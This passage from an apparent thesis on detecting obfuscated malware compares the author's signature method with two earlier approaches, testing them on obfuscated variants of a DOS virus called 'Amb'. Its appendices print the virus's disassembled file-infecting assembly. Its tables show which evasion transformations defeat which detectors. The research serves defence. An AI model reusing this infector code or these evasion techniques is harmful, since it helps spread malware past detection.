We perform two types of variable substitution: variable substitution within basic blocks and variable substitution of cross basic blocks. Variable substitution of cross basic blocks is performed on "Amb". Variable substitution within basic blocks is performed on "Amb2". For variable substitution within basic blocks, only non-upper variable substitution is performed here. The first two groups in table 6 belong to the first type. Group three and group

Order of the original instructions(Group One)	Order of Reordered Instructions
38, 39	39, 38
Order of the original instructions(Group Two)	Order of Reordered Instructions
59, 60, 61	59, 61, 60 60, 59, 61 60, 61, 59 61, 59, 60 61, 60, 59
Order of the original instructions(Group Three)	Order of Reordered Instructions
70,71,72,73	all other orders except the original one

Table 5: Example of Instruction Reordering

Original Instructions (Group One)	Changed Instructions
mov ax,es (line 63) mov data_17[si],ax (line 64)	replace "ax" with "cx"
Original Instructions(Group Two)	Changed Instructions
mov ax,data_17[si](line 101) mov ds,ax (line 103)	replace "ax" with "cx"
Original Instructions(Group Three)	Changed Instructions
mov bx,data_14[si](line 49) cmp bx,data_5[si] (line 53)	replace "bx" with "dx"
Original Instructions(Group Four)	Changed Instructions
mov cx,data_15[si](line 50) cmp cx,data_7[si] (line 55)	replace "cx" with "di"

Table 6: Example of Variable Substitution

four belong to variable substitution of cross-basic blocks. We call this obfuscated version "VSAmb".

7.1.5 CFG Alteration

Two groups of instructions are inserted into "Amb" to change its CFG without changing its execution flow (see table 7). The first group of inserted instructions change CFG, but does not change the connection of the original basic blocks, while the second group of instructions change the connections of the original basic blocks. We call this obfuscated version of "Amb" "CFGAAmb".

Line Where Code Inserted(Group One)	Inserted Code

2	push cx
	mov cx, 5
	cmp cx, 5
	je virstart
	jmp short virstart

Line Where Code Inserted(Group Two)	Inserted Code

95	jmp fake
	fake: push cx
	mov cx, 5
	cmp cx, 5
	je close
	jmp close

Table 7: Example of CFG Alteration

7.2 Experiment Results and Result Analysis

Before presenting the experiment results of three papers, we first present the instruction classes of paper [28] and [8], based on which the detection results of these two papers can be obtained. Table 8 lists the instruction classes of paper [28], and instruction classes of paper [8] are given in table 9.

7.2.1 The Detection Result of "DCIAmb"

The experiment results of "DCIAmb" are given in table 10. Table 10 shows that paper [28] did not detect obfuscation of dead code insertion. It did not determine "DCIAmb" as an obfuscated version of "Amb" correctly. Among two group of inserted instructions, paper [8] only detected one group. The reason why paper [28] and [8] failed to detect "DCIAmb" is that both papers use instruction classes to detect obfuscated basic blocks. The classes of some inserted instructions are different from the ones in the original basic blocks, while the functionalities of those basic blocks that are inserted into are kept unchanged. Our approach detected all obfuscating transformations, because our approach check whether the functionalities are included in the corresponding basic blocks. Compared to [28], paper [8]

Class	Description
Data Transfer	mov instructions
Arithmetic	incl. shift and rotate
Logic	incl. bit/byte operations
Test	test and compare
Stack	push and pop
Branch	conditional control flow
Call	function invocation
String	x86 string operations
Flags	access of x86 flag register
LEA	load effective address
Float	floating point operations
Syscall	interrupt and system call
Jump	unconditional control flow
Halt	stop instruction execution

Table 8: Instruction classes of paper [28]

Instruction classes
Integer arithmetic
Float arithmetic
Logic
Comparison
Function call
Indirect function call
Branch
Jump
Indirect jump
Function return

Table 9: Instruction classes of paper [8]

Inserted Instruction Group / Detection Approach	Inserted Group One	Inserted Group Two
Polymorphic worm detection using structural information of executables	NO	NO
Detecting self-mutating malware using control-flow graph matching	NO	YES
A new approach to Malware Detection	YES	YES

Table 10: The Detection Result of "DCIAmb"

has better detection effect, although they employ the same detection method. The reason is that paper [8] represent instructions in terms of operational semantic. Many different instruction classes in paper [28] are classified into the same class in paper [8].

7.2.2 The Detection Result of "ISAmb"

The experiment results of "ISAmb" are presented in table 11. The experiment results indicate that paper [28] did not detect the obfuscated malware instance "ISAmb". Paper [8] only detected the first group of instruction substitution. The reason is that the original sequence of instructions are replaced with different classes of instructions while both the original instructions and the replaced ones perform the same functionality. The detection effect of paper [8] is better than [28]. The reason was explained in subsection "The Detection Result of Dead Code Insertion". Our approach detected the obfuscated version of "Amb" correctly.

7.2.3 The Detection Result of "IRAmb"

Table 12 shows the experiment results of "IRAmb". All three papers detected the obfuscated version "IRAmb" correctly. Paper [28] and [8] detected obfuscated basic blocks by examining instruction classes of basic blocks. Changing the order of instructions does not

Substituted Instruction Group / Detection Approach	Group One	Group Two	Group Three
Polymorphic worm detection using structural information of executables	NO	NO	NO
Detecting self-mutating malware using control-flow graph matching	NO	YES	YES
A new approach to Malware Detection	YES	YES	YES

Table 11: The Detection Result of "ISAmb"

Reordered Instruction Group / Detection Approach	Group One	Group Two	Group Three
Polymorphic worm detection using structural information of executables	YES	YES	YES
Detecting self-mutating malware using control-flow graph matching	YES	YES	YES
A new approach to Malware Detection	YES	YES	YES

Table 12: The Detection Result of "IRAmb"

change instruction classes, and therefore does not affect the detection results. Our approach is effective in terms of detecting instruction reordering, because it compares the functionalities of basic blocks by checking whether system calls(if any) and upper variables with their expressions exist without requiring the order.

7.2.4 The Detection Result of "VSAmb"

The experiment results of "VSAmb" are presented in table 13. Paper [28] and [8] detected obfuscation of variable substitution, while our approach partially detected this type of obfuscation. The reason is that our approach calculates the functionalities of instructions, which involves variable-level information, while their method compares instruction classes, which have nothing to do with variable names. In a basic block, if substituted variables are non-upper variables, our detection approach is effective, because non-upper

Substituted Variable Group / Detection Approach	Group One	Group Two	Group Three	Group Four
Polymorphic worm detection using structural information of executables	YES	YES	YES	YES
Detecting self-mutating malware using control-flow graph matching	YES	YES	YES	YES
A new approach to Malware Detection	YES	YES	NO	NO

Table 13: The Detection Result of "VSAmb"

CFG-Altered Group / Detection Approach	Group One	Group Two
Polymorphic worm detection using structural information of executables	YES	NO
Detecting self-mutating malware using control-flow graph matching	YES	NO
A new approach to Malware Detection	YES	NO

Table 14: The Detection Result of "CFGAAmb"

variables are not used as the signature of a basic block.

7.2.5 The Detection Result of "CFGAAmb"

The experiment results of "CFGAAmb" are given in table 14. Three papers have the same detection effect in terms of detecting control-flow alteration, as all of them use sub-graph matching to detect CFG. For those control-flow alterations that change the connections of basic blocks of malicious code fragment, three papers fail. For those control-flow alterations that do not change the connections of basic blocks, three papers are effective.

Table 15 summaries the detection effect of our approach, paper [28] and [8] in terms of detecting five types of obfuscating transformations. We also perform experiment on the example in chapter 3, and the experiment result of our approach correctly indicates that

Obfuscation / Approach	Dead code insertion	Instruction Substitution	Instruction Reordering	Variable Substitution	Control Flow Alteration
Polymorphic worm detection using structural information of executables	NO	NO	YES	YES	Partially
Detecting self-mutating malware using control-flow graph matching	NO	NO	YES	YES	Partially
A new approach to Malware Detection	YES	YES	YES	Partially	Partially

Table 15: Detection Effect Comparison in Terms of Detecting Five Types of Obfuscation

code fragment two is not an obfuscated version of code fragment one.

In short, in addition to solving the false positive problem, which is the fatal problem of paper [28] and [8], our approach is much better than that of paper [28] and [8].

7.3 Efficiency of Our Approach

In this section, we use the real running time to explain the efficiency of our approach. Four types of obfuscating transformations are performed on "Amb": dead code insertion, instruction substitution, instruction reordering and CFG alteration. The obfuscating transformations are given in table 16. This obfuscated version is called "OBFAmb".

It took 9355×10^{-6} second for our approach to generate the signature of "Amb", and it took 13217×10^{-6} to detect whether "OBFAmb" is an obfuscated "Amb", which is determined by our approach as an obfuscated version of "Amb" correctly.

Dead Code Insertion	
Line Inserted(Group One)	Inserted Instructions

18	mov cx, ax
	push cx
	pop bx
	mov dx, bx

Line Inserted(Group Four)	Inserted Instructions
39	push dx push bx pop bx pop dx
CFG Alteration	
Line Where Instructions Inserted(Group One)	Inserted Instructions

2	push cx
	mov cx, 5
	cmp cx, 5
	je virstart
	jmp short virstart

Instruction Substitution	
Replaced instruction One	Replacing Instructions

cmp bx, data_5[si](line 53)	push di
	mov di,data_5[si]
	sub bx, di
	pop di
	cmp bx,0

Instruction Reordering	
Order of the original instructions(Group One)	Order of Reordered Instructions
38, 39	39, 38
Order of the original instructions(Group Two)	Order of Reordered Instructions
59, 60, 61	59, 61, 60 60, 59, 61 60, 61, 59 61, 59, 60 61, 60, 59
Order of the original instructions(Group Three)	Order of Reordered Instructions
70,71,72,73	all other orders except the original one

Table 16: Example of Four Types of Obfuscating Transformations

Chapter 8

Conclusion and Future Work

Malware is one of the most common and serious types of attacks on the Internet, and it causes huge damages in the real world. In this thesis, we propose a new approach to detect obfuscated malware.

8.1 Conclusion

Our approach is motivated by the previous work [28] and [8]. In [28] and [8], CFG and instruction classes of basic blocks are used as the signature of malware. This method can remove effects caused by instruction reordering, variable substitution. However, this method only pays heed to classes that instructions belong to, it can not detect those obfuscated malware where some instructions in one class are replaced with instructions in different classes(false negatives). Also, some programs that have the same internal structure and the same class of instructions while perform different functionality will be detected as malicious incorrectly (false positives). In addition to CFG, our approach uses functionalities of basic blocks as the signature of malware, which is a more fine-grained detection method. Our contributions are presented as follows:

1) Design "signature calculation algorithm"

Our "signature calculation algorithm" is an extended compiler optimization algorithm. It adds and integrates memory sub-variable optimization, expression formalization and cross basic block propagation into compiler optimization algorithm. "Signature calculation algorithm" is to calculate the signature of a malicious code fragment.

2) Formalize expressions

In order to facilitate comparing the signatures of two basic blocks, we formalize the expressions of assignment statements. With the formalized expressions, it's easy to determine whether two expressions have the same behavior. We also define a series of rules to convert any expression into the formalized one.

3) Design the malware detection algorithm

We design a detection algorithm to detect whether a program is an obfuscated malware instance. Our detection algorithm comprises two aspects: the internal structure and the functionalities of basic blocks. If the structure of a malicious code fragment M is included in that of a program P, and the functionality of each basic block of M is included in the corresponding basic block of P, we say P is an obfuscated M.

4) Implementation of the proposed approach

We implement the proposed approach, and perfrom experiments to verify our approach and to compare our approach and that of [28] and [8]. The experiment results indicate that our approach is much better than that of paper [28] and [8], and it is very efficient.

8.2 Future Work

Currently, two types of expressions are formalized separately in our approach, but arithmetic expressions may be propagated to bitwise expressions, or versus, in some malware instances. This will cause functionality calculation of basic blocks less accurate. Mixed expression formalization will be our future work.

Bibliography

[1] A.H.Sung, J.XU, *P.Chavez, and *S.Mukkamala. Static analyzer of vicious executables(save). In *Proceedings of the 20th Annual Computer Security Applications Conference*, pages 326 – 334. IEEE Computer Society, 2004.

[2] A.Mori, T.Izumida, T.Sawada, and T.Inoue. A tool for analyzing and detecting malicious mobile code. In *Proceedings of the 2004 ACM workshop on Rapid malcode*, pages 831–834. ACM New York, NY, USA, 2006.

[3] A.Sulaiman, K.Ramamoorthy, S.Mukkamala, and A.H.Sung. Malware examiner using disassembled code. In *Proceedings of System, Mand and Cybernetics Information Assurance Workshop 2005*, 2005.

[4] Elena Gabriela Barrantes, David H. Ackley, Trek S. Palmer, Darko Stefanovic, and Dino Dai Zovi. Randomized instruction set emulation to disrupt binary code injection attacks. In *CCS '03: Proceedings of the 10th ACM conference on Computer and communications security*, pages 281–289. ACM, 2003.

[5] Ulrich Bayer, Christopher Kruegel, and Engin Kirda. Ttanalyze: A tool for analyzing malware, 2006.

[6] J. Bergeron, M. Debbabi, J. Desharnais, M. M. Erhioui, Y. Lavoie, and N. Tawbi. Static detection of malicious code in executable programs. *Int. J. of Req. Eng*, 2001.

[7] John Bethencourt, Dawn Song, and Brent Waters. Analysis-resistant malware. In *NDSS*, 2008.

[8] Danilo Bruschi, Lorenzo Martignoni, and Mattia Monga. Detecting self-mutating malware using control-flow graph matching. In *Proceedings of Detection of Intrusions and Malware Vulnerability Assessment (DIMVA), LNCS 4064*, pages 129–143. GI, 2006.

[9] Danilo Bruschi, Lorenzo Martignoni, and Mattia Monga. Using code normalization for fighting self-mutating malware. In *Proceedings of International Symposium on Secure Software Engineering*, 2006.

[10] Danilo Bruschi, Lorenzo Martignoni, and Mattia Monga. Using code normalization for fighting self-mutating malware. In *Proceedings of International Symposium on Secure Software Engineering*, 2006.

[11] Paolina Centonze, Robert J.Flynn, and MaRco Pistoia. Combining static and dynamic analysis for automatic identification of precise access-control policies. In *In Proc. 23rd Annual Computer Security Applications Conference (ACSAC). IEEE*, pages 292–303, 2007.

[12] Mihai Christodorescu and Somesh Jha. Static analysis of executables to detect malicious patterns. In *Proceedings of the 12th USENIX Security Symposium*, pages 169–186. USENIX Association, 2003.

[13] Mihai Christodorescu, Somesh Jha, Sanjit A. Seshia, Dawn Song, and Randal E. Bryant. Semantics-aware malware detection. In *Proceedings of IEEE Symposium on Security and Privacy*, 2005.

[14] Mihai Christodorescu, Johannes Kinder, Somesh Jha, Stefan Katzenbeisse, and Helmut Veith. Malware normalization. Technical Report 1539, Department of Computer Sciences, University of Wisconsin, Madison, 2005.

[15] Christian Collberg, Clark Thomborson, and Douglas Low. A taxonomy of obfuscating transformations. Technical Report 148, The University of Auckland, 1997.

[16] Chris Eagle. *The IDA Pro book : the unofficial guide to the world's most popular disassembler*. No Starch Press, San Francisco, 2008.

[17] Daniel R. Ellis, John G. Aiken, Kira S. Attwood, and Scott D. Tenaglia. A behavioral approach to worm detection. In *Proceedings of the 2004 ACM workshop on Rapid malcode*, pages 43–53. ACM New York, NY, USA, 2004.

[18] F.Castaneda, E.C.Sezer, and J.Xu. Worm vs. worm: preliminary study of an active counter-attack mechanism. In *Proceedings of the 28th International Conference on Software Engineering*, pages 43–53. ACM New York, NY, USA, 2004.

[19] Marc Fossi, Eric Johnson, Trevor Mack, Dean Turner, and Joseph Blackbird. Symantec global internet security threat report trends for 2008. *Symantec Enterprise Security*, Volume XIV, April 2009.

[20] Frank.Adelstein, Matt Stillerman, and Dexter Kozen. Malicious code detection for open firmware. In *Proceedings of the 18th annual computer security applications conference*, page 403. IEEE Computer Society, 2002.

[21] Ilfak Guilfanov. http://idc.sourceforge.net/.

[22] Andreas Holzer, Johannes Kinder, Helmut Veith, and Technische UniversitĄ0Ł1t MĺźnchenMĺźnchen. Using verification technology to specify and detect malware.

[23] Ran Jin, Qiang Wei, Pei Yang, and Qingxian Wang. Normalization towards instruction substitution metamorphism based on standard instruction set. In *Proceedings of the 2007 International Conference on Computational Intelligence and Security Workshopsp*, pages 795–798. IEEE Computer Society, 2007.

[24] Abhishek Karnik, Suchandra Goswami, and Ratan Guha. Detecting obfuscated viruses using cosine similarity analysis. In *Proceedings of the First Asia International Conference on Modelling and Simulation*, pages 165–170. IEEE Computer Society, 2007.

[25] Johannes Kinder, Stefan Katzenbeisser, Christian Schallhart, Helmut Veith, and Technische UniversitĄ0Ł1t Mĺźnchenn. Detecting malicious code by model checking. In *Proceedings of the 2nd International Conference on Intrusion and Malware Detection and Vulnerability Assessment (DIMVAqŕ05), volume 3548 of Lecture Notes in Computer Science*, pages 174–187. Springer Berlin, 2005.

[26] Raghavan Komondoor and Susan Horwitz. Semantics preserving procedure extraction. In *Proceedings of the 27th ACM SIGPLAN SIGACT symposium on Principles of programming languages*, pages 155 – 169. ACM, 2000.

[27] Christian Kreibich and Jon Crowcroft. Honeycomb-creating intrusion detection signatures using honeypots. In *Proceedings of the Second Workshop on Hot Topics in Networks (HotNets-II)*, 2003.

[28] Christopher Kruegel, Engin Kirda, Darren Mutz, William Robertson, and Giovanni Vigna. Polymorphic worm detection using structural information of executables. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID), LNCS 3858*, pages 207–226, 2005.

[29] K.Wang and S.J.Stolfo. Anomalous payload-based network intrusion detection. In *proceedings of the 7th international symposium on RAID*, pages 201–222, 2004.

[30] Chris Lattner and Vikram Adve. Llvm: A compilation framework for lifelong program analysis & transformation. In *Proceedings of the 2004 International Symposium on Code Generation and Optimization (CGO'04)*, Mar 2004.

[31] Wei Jen Li, Salvatore Stolfo, Angelos Stavrou, Elli Androulaki, and Angelos D. Keromytis. A study of malcode bearing documents. In *Proceedings of the 4th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 231–250. Springer-Verlag, 2007.

[32] C. M. Linn, M. Rajagopalan, S. Baker, C. Collberg, S. K. Debray, and J. H. Hartman. Protecting against unexpected system calls. In *Proceedings of the 14th conference on USENIX Security Symposium*, pages 1–16. USENIX Association Berkeley, CA, USA, 2005.

[33] Litty Lionel and Lie David. Manitou: a layer-below approach to fighting malware. In *ASID '06: Proceedings of the 1st workshop on Architectural and system support for improving software dependability*, pages 6–11. ACM, 2006.

[34] Mason McDaniel and M. Hossain Heydari. Content based file type detection algorithms. In *Proceedings of the 36th Annual Hawaii International Conference on System Sciences (HICSS'03)*. IEEE Computer Society, 2003.

[35] Gary McGraw and Greg Morrisett. Attacking malicious code: A report to the infosec research council. *IEEE Software*, 17, May 2000.

[36] Akira Mori, Tomonori Izumida, Toshimi Sawada, and Tadashi Inoue. A tool for analyzing and detecting malicious mobile code. In *Proceedings of the 28th international conference on Software engineering*, pages 831–834. ACM, 2006.

[37] Andreas Moser, Christopher Kruegel, and Engin Kirda. Limits of static analysis for malware detection. In *Proceedings of 23RD Annual Computer Security Application Conference*, pages 421 – 430. IEEE Computer Society, 2007.

[38] Steven S. Muchnick. *Advanced Compiler Design and Implementation*. Morgan Kaufmann, San Francisco, 1997.

[39] James Newsome and Dawn Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. 2005.

[40] Nick L. Petroni, Jr. and Michael Hicks. Automated detection of persistent kernel control-flow attacks. In *CCS '07: Proceedings of the 14th ACM conference on Computer and communications security*, pages 103–115, New York, NY, USA, 2007. ACM.

[41] R.Sekar, A.Gupta, J.Frullo, T.Shanbhag, A.Tiwari, H.Yang, and S.Zhou. Specification-based anomaly detection: A new approach for detecting network intrusions. In *ACM Computer and Communication Security Conference*. ACM New York, NY, USA, 2002.

[42] Kc Gaurav S., Keromytis Angelos D., and Prevelakis Vassilis. Countering code-injection attacks with instruction-set randomization. In *CCS '03: Proceedings of the 10th ACM conference on Computer and communications security*, pages 272–280. ACM, 2003.

[43] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *CCS '04: Proceedings of the 11th ACM conference on Computer and communications security*, pages 298–307. ACM, 2004.

[44] M. Zubair Shafiq, Syed Ali Khayam, and Muddassar Farooq. Embedded malware detection using markov n-grams. In *Proceedings of the 5th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 88–107. Springer-Verlag, 2008.

[45] Randy Smith, Cristian Estan, and Somesh Jha. Xfa: Faster signature matching with extended automata. *Security and Privacy, IEEE Symposium on*, 0:187–201, 2008.

[46] Weiqing Sun, R. Sekar, Gaurav Poothia, and Tejas Karandikar. Practical proactive integrity preservation: A basis for malware defense. In *SP '08: Proceedings of the 2008 IEEE Symposium on Security and Privacy*, pages 248–262. IEEE Computer Society, 2008.

[47] symantec. 2007 malware report: The economic impact of viruses, spyware, adware, botnets, and other malicious code. *Comoputer Economics*, Jun 2007. http://www.compecon.com/page.cfm?name=Malware.

[48] Gerald R. Thompson and Lori A. Flynn. Polymorphic malware detection and identification via context-free grammar homomorphism. Technical Report 12, LGS Bell Labs, Whippany, New Jersey, 2007.

[49] Andrew Walenstein and Arun Lakhotia. The software similarity problem in malware analysis. In *Duplication, Redundancy, and Similarity in Software*. Internationales Begegnungs- und Forschungszentrum für Informatik (IBFI), Schloss Dagstuhl, Germany, 2007.

[50] W.Halfond and A.Orso. Amnesia: Analysis and monitoring for neutralizing sql-injection attacks. In *Proceedings of the 20th IEEE/ACM International Conference on Automated Software Engineering*, pages 174–183. ACM, 2005.

[51] W.Li, K.Wang, S.Stolfo, and B.Herzog. Fileprints: identifying file types by n-gram analysis. In *Proceedings of the 2005 IEEE Workshop on Information Assurance*. United States Military Academy, 2005.

[52] W.Masri and A.Podgurski. using dynamic information flow analysis to detect attacks against applications. In *proceedings of the 2005 workshop on software engineering for secure systems-building trustworthy applications*, pages 1–7. ACM New York, NY, USA, 2005.

[53] Jintao. Xiong. Act: Attachment chain tracing scheme for email virus detection and control. In *proceedings of the ACM Workshop on Rapid Malcode(WORM)*, pages 11–22. ACM New York, NY, USA, 2004.

[54] Zhou Yan and Inge W. Meador. Malware detection using adaptive data compression. In *AISec '08: Proceedings of the 1st ACM workshop on Workshop on AISec*, pages 53–60. ACM, 2008.

[55] Heng Yin, Zhenkai Liang, and Dawn Song. Hookfinder: Identifying and understanding malware hooking behaviors. In *NDSS*, 2008.

[56] Y.M.Wang, D.Beck, R.ROUSSEV, and C.Verbowski. Detecting stealth software with strider ghostbuster. In *Proceedings of the 2005 International Conference on Dependable System and Networks*, pages 368–377. IEEE Computer Security, 2005.

[57] Zheng Zhou, Yi Liu, Jian Li, and Chang xiang Shen. A new computer self-immune model against malicious codes. In *ISDPE '07: Proceedings of the The First International Symposium on Data, Privacy, and E-Commerce*, pages 456–458. IEEE Computer Society, 2007.

Appendix A

Source Code of *Amb*

```
1   start:
2           jmp  short  virstart
3   virstart:
4           db      0E8h, 01h, 00h
5           add     [bp-7Fh],bx
6           out     dx,al
7           add     ax,[bx+di]
8           call    check_infect
9           call    check_infect
10          lea     bx,[si+419h]
11          mov     di,100h
12          mov     al,[bx]
13          mov     [di],al
14          mov     ax,[bx+1]
15          mov     [di+1],ax
16          jmp     di
17  exit:
18          retn
```

```
19  check_infect:
20          mov     al,byte ptr data_19[si]
21          or      al,al
22          jz      exit
23          lea     bx,[si+40Fh]
24          inc     word ptr [bx]
25          lea     dx,[si+428h]
26          mov     ax,3D02h
27          int     21h
28          mov     word ptr ds:[417h][si],ax
29          mov     bx,word ptr ds:[417h][si]
30          mov     cx,3
31          lea     dx,[si+ 414h]
32          mov     ah,3Fh
33          int     21h
34          mov     al,byte ptr ds:[414h][si]
35          cmp     al,0E9h
36          jne     infect
37          mov     dx,word ptr ds:[415h][si]
38          mov     bx,word ptr ds:[417h][si]
39          add     dx,3
40          xor     cx,cx
41          mov     ax,4200h
42          int     21h
43          mov     bx,word ptr ds:[417h][si]
44          mov     cx,6
45          lea     dx,[si+41Ch]
46          mov     ah,3Fh
```

```
47              int     21h
48              mov     ax,data_13[si]
49              mov     bx,data_14[si]
50              mov     cx,data_15[si]
51              cmp     ax,word ptr ds:[100h][si]
52              jne     infect
53              cmp     bx,data_5[si]
54              jne     infect
55              cmp     cx,data_7[si]
56              je      close
57 infect:
58              mov     bx,word ptr ds:[417h][si]
59              xor     cx,cx
60              xor     dx,dx
61              mov     ax,4202h
62              int     21h
63              sub     ax,3
64              mov     word ptr ds:[412h][si],ax
65              mov     bx,word ptr ds:[417h][si]
66              mov     ax,5700h
67              int     21h
68              push    cx
69              push    dx
70              mov     bx,word ptr ds:[417h][si]
71              mov     cx,319h
72              lea     dx,[si+100h]
73              mov     ah,40h
74              int     21h
```

```
75          mov     bx,word ptr ds:[417h][si]
76          mov     cx,3
77          lea     dx,[si+414h]
78          mov     ah,40h
79          int     21h
80          mov     bx,word ptr ds:[417h][si]
81          xor     cx,cx
82          xor     dx,dx
83          mov     ax,4200h
84          int     21h
85          mov     bx,word ptr ds:[417h][si]
86          mov     cx,3
87          lea     dx,[si+411h]
88          mov     ah,40h
89          int     21h
90          pop     dx
91          pop     cx
92          mov     bx,word ptr ds:[417h][si]
93          mov     ax,5701h
94          int     21h
95 close:
96          mov     bx,word ptr ds:[417h][si]
97          mov     ah,3Eh
98          int     21h
99          retn
```

Appendix B

Source Code of *Amb2*

```
1           mov     ax,ds:2ch
2           mov     es,ax
3           push    ds
4           mov     ax,40h
5           mov     ds,ax
6           mov     bp,ds:data\_3e
7           pop     ds
8           test    bp,3
9           jz      loc\_8
10          xor     bx,bx
11  loc\_6:
12          mov     ax,es:[bx]
13          cmp     ax,4150h
14          jne     loc\_7
15          cmp     word ptr es:[bx+2],4854h
16          je      loc\_9
17 loc\_7:
18          inc     bx
```

```
19          or      ax,ax
20          jnz     loc\_6
21 loc\_8:
22          lea     di,[si+428h]
23          jmp     short loc\_14
24 loc\_9:
25          add     bx,5
26 loc\_10:
27          lea     di,[si+428h]
28 loc\_11:
29          mov     al,es:[bx]
30          inc     bx
31          or      al,al
32          jz      loc\_13
33          cmp     al,3Bh
34          je      loc\_12
35          mov     [di],al
36          inc     di
37          jmp     short loc\_11
38 loc\_12:
39          cmp     byte ptr es:[bx],0
40          je      loc\_13
41          shr     bp,1
42          shr     bp,1
43          test    bp,3
44          jnz     loc\_10
45 loc\_13:
46          cmp     byte ptr [di-1],5Ch
```

```
47          je      loc\_14
48          mov     byte ptr [di],5Ch
49          inc     di
50 loc\_14:
51          push    ds
52          pop     es
53          mov     data\_16[si],di
54          mov     ax,2E2Ah
55          stosw
56          mov     ax,4F43h
57          stosw
58          mov     ax,4Dh
59          stosw
60          push    es
61          mov     ah,2Fh
62          int     21h
63          mov     ax,es
64          mov     data\_17[si],ax
65          mov     data\_18[si],bx
66          pop     es
67          lea     dx,[si+478h]
68          mov     ah,1Ah
69          int     21h
70          lea     dx,[si+428h]
71          xor     cx,cx
72          mov     ah,4Eh
73          int     21h
74          jnc     loc\_15
```

```
75          xor     ax,ax
76          mov     data\_19[si],ax
77          jmp     short loc\_18
78 loc\_15:
79          push    ds
80          mov     ax,40h
81          mov     ds,ax
82          ror     bp,1
83          xor     bp,ds:data\_3e
84          pop     ds
85          test    bp,7
86          jz      loc\_16
87          mov     ah,4Fh
88          int     21h
89          jnc     loc\_15
90 loc\_16:
91          mov     di,data\_16[si]
92          lea     bx,[si+496h]
93 loc\_17:
94          mov     al,[bx]
95          inc     bx
96          stosb
97          or      al,al
98          jnz     loc\_17
99 loc\_18:
100         mov     bx,data\_18[si]
101         mov     ax,data\_17[si]
102         push    ds
```

```
103             mov     ds,ax
104             mov     ah,1Ah
105             int     21h
106             pop     ds
107             retn
```